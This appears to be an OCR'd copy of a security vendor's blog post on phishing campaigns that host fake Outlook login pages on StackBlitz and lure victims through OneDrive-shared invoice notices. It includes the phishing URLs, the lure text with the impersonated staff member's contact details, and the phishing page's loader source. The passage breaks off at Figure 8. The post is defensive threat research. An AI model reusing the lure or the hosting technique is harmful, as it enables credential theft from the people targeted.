
New Campaign Abusing StackBlitz Tool to Host Phishing Pages

zscaler.com/blogs/research/new-campaign-abusing-stackblitz-tool-host-phishing-pages




There are numerous tools available to help individuals create new, exciting webpages. And, there seem to be just as many hackers looking to exploit these tools for their own gain.

Recently, the Zscaler ThreatLabz Team came across various phishing campaigns that leverage the StackBlitz tool, using the preboot library functionality that helps ease the transition of the hosted webpage immediately from the server side to the client side.

StackBlitz is an online integrated development environment (IDE) where anyone can create Angular JavaScript and React TypeScript projects that are immediately posted online. Attackers have targeted this method to host phishing pages. The purpose of the preboot library function is to help manage the transition of state from a server-generated web view to a client-generated web view.

Figure 1 shows the working flow of the StackBlitz tool.




```
import React, { Component } from 'react';
import { render } from 'react-dom';
import Hello from './Hello';
import './style.css';

class App extends Component {
  constructor() {
    super();
    this.state = {
      name: 'React'
    };
  }

  render() {
    return (
      <div>
        <Hello name={this.state.name} />
        <p>
          Hi Hello.Demo purpose
        </p>
      </div>
    );
  }
}

render(<App />, document.getElementById('root'));
```

Hello React!

Hi Hello.Demo purpose

Figure 1: A demonstration workflow of the StackBlitz tool.



Whois Record for StackBlitz.io

— Domain Profile

Registrant Org	Registrant of stackblitz.io
Registrant Country	gb
Registrar	1API GmbH IANA ID: 1387 URL: http://www.1api.net Whois Server: whois.1api.net abuse@1api.net (p) 4968416984200
Registrar Status	clientTransferProhibited
Dates	1,144 days old Created on 2017-04-10 Expires on 2021-04-10 Updated on 2020-04-10
Name Servers	IGOR.NS.CLOUDFLARE.COM (has 21,387,271 domains) ZOE.NS.CLOUDFLARE.COM (has 21,387,271 domains)
Tech Contact	—
IP Address	13.224.13.10 - 1,312 other sites hosted on this server
IP Location	- Washington - Seattle - Amazon Technologies Inc.
ASN	AS16509 AMAZON-02, US (registered May 04, 2000)
Hosting History	1 change on 2 unique name servers over 3 years

— Website

Website Title	500 SSL negotiation failed:
Response Code	500

Whois Record (last updated on 2020-05-28)

```
Domain Name: STACKBLITZ.IO
Registry Domain ID: D503300000040441905-LRMS
Registrar WHOIS Server: whois.1api.net
Registrar URL: http://www.1api.net
Updated Date: 2020-04-10T22:32:54Z
Creation Date: 2017-04-10T21:35:06Z
Registry Expiry Date: 2021-04-10T21:35:06Z
Registrar Registration Expiration Date:
Registrar: 1API GmbH
Registrar IANA ID: 1387
Registrar Abuse Contact Email: abuse@1api.net
```


Figure 2: This is the Whois lookup info for the domain StackBlitz.io.

In this blog, we will describe the phishing attacks hosted using the StackBlitz tool and its delivery vector in detail. We found these phishing URLs through our Threat Intelligence collection framework as well as online submissions to ThreatLabZ team for review.

Spam method 1

In this case, the spam link will be delivered via Microsoft's OneDrive shareware service, pretending to be a document shared by a particular health organization.

Once the user clicks the download link, it redirects the user to the Outlook phishing page.




https://onedrive.live.com/?authkey=%21AJMPqjH_4Ir-3YI&cid=DABCAB6C9E31609E&id=DABCAB6C9E31609E%212194&parId=root&o=OneUp

We are currently sending electronic invoices to your company. We are constantly working to improve security and privacy by enabling encryption for all electronic invoices.

Nonnie Harradine
Practice Manager
Kirrae Health Service
Phone: (03) 5567 1270
Fax: (03) 5567 1376
E-mail: nharradine@kirrae.org.au
www.kirraehealth.com

Figure 3: The spam campaign with the phishing link.

Figure 4 shows the page after the user clicks on the download button. It takes a little bit of time to fetch the web page from the StackBlitz development server.




https://js-pgmce.stackblitz.io

Connecting to dev server...

Figure 4: Fetching data from the dev server.


Finally, it lands to the Outlook phishing campaign, as shown in Figure 5.



User name: undefined

Figure 5: The Outlook login phishing page.

The SSL certificate of the hosted domain is shown in Figure 6.



Certificate

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer
- Proves your identity to a remote computer
- 2.23.140.1.2.1


Issued to: *.stackblitz.io

Issued by: Amazon

Valid from 12/ 9/ 2019 **to** 1/ 9/ 2021

Figure 6: Wildcard SSL certificate applies to all subdomains

Figure 7 shows the source code of the hosted phishing page with the preboot library functionality. As mentioned earlier, this library manages the user experience from the time when a server view is visible until the client view takes over control of the page.




```
GET https://js-pgrnce.stackblitz.io/ HTTP/1.1
Host: js-pgrnce.stackblitz.io
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.103 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

```
<!DOCTYPE html>
<html>
<head>
 <link href="https://fonts.googleapis.com/css?family=Source+Code+Pro:400,700|Lato:400,700,900" rel="stylesheet">
 <base href="/">
 <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" />
 <link rel="stylesheet" media="screen" href="https://c.staticblitz.com/assets/css/preview-a87b6571.css" />
 <script src="https://c.staticblitz.com/assets/common-4d7c9cb9ba16fb33cf80b.js" crossorigin="anonymous"></script>
 <script src="https://c.staticblitz.com/assets/ext-a11db262df84fd1204deb.js" crossorigin="anonymous"></script>
 <script src="https://c.staticblitz.com/d/webcontainer.b8cb3965d30f7aa9372.js" crossorigin="anonymous"></script>
 <script src="https://c.staticblitz.com/assets/preview-d52be7f9f266a450f65cb.js" crossorigin="anonymous"></script>
 <script>(function(){_preboot("https://l.staticblitz.com/b/v1/js-pgmce/a46c6617aab",{p:"stackblitz",a:"AIzaSyBZSvuCzbUhuRrSps-HjM5bFCILPaFF9Vg",o:true})})()</script>
</head>
<body></body>
</html>
```

Figure 7: The source code of the Outlook phishing page.

The function will be invoked from the (preview-d52be7f9f266a450f65cb.js) JavaScript. Figure 8 shows the source code of the preview JavaScript.

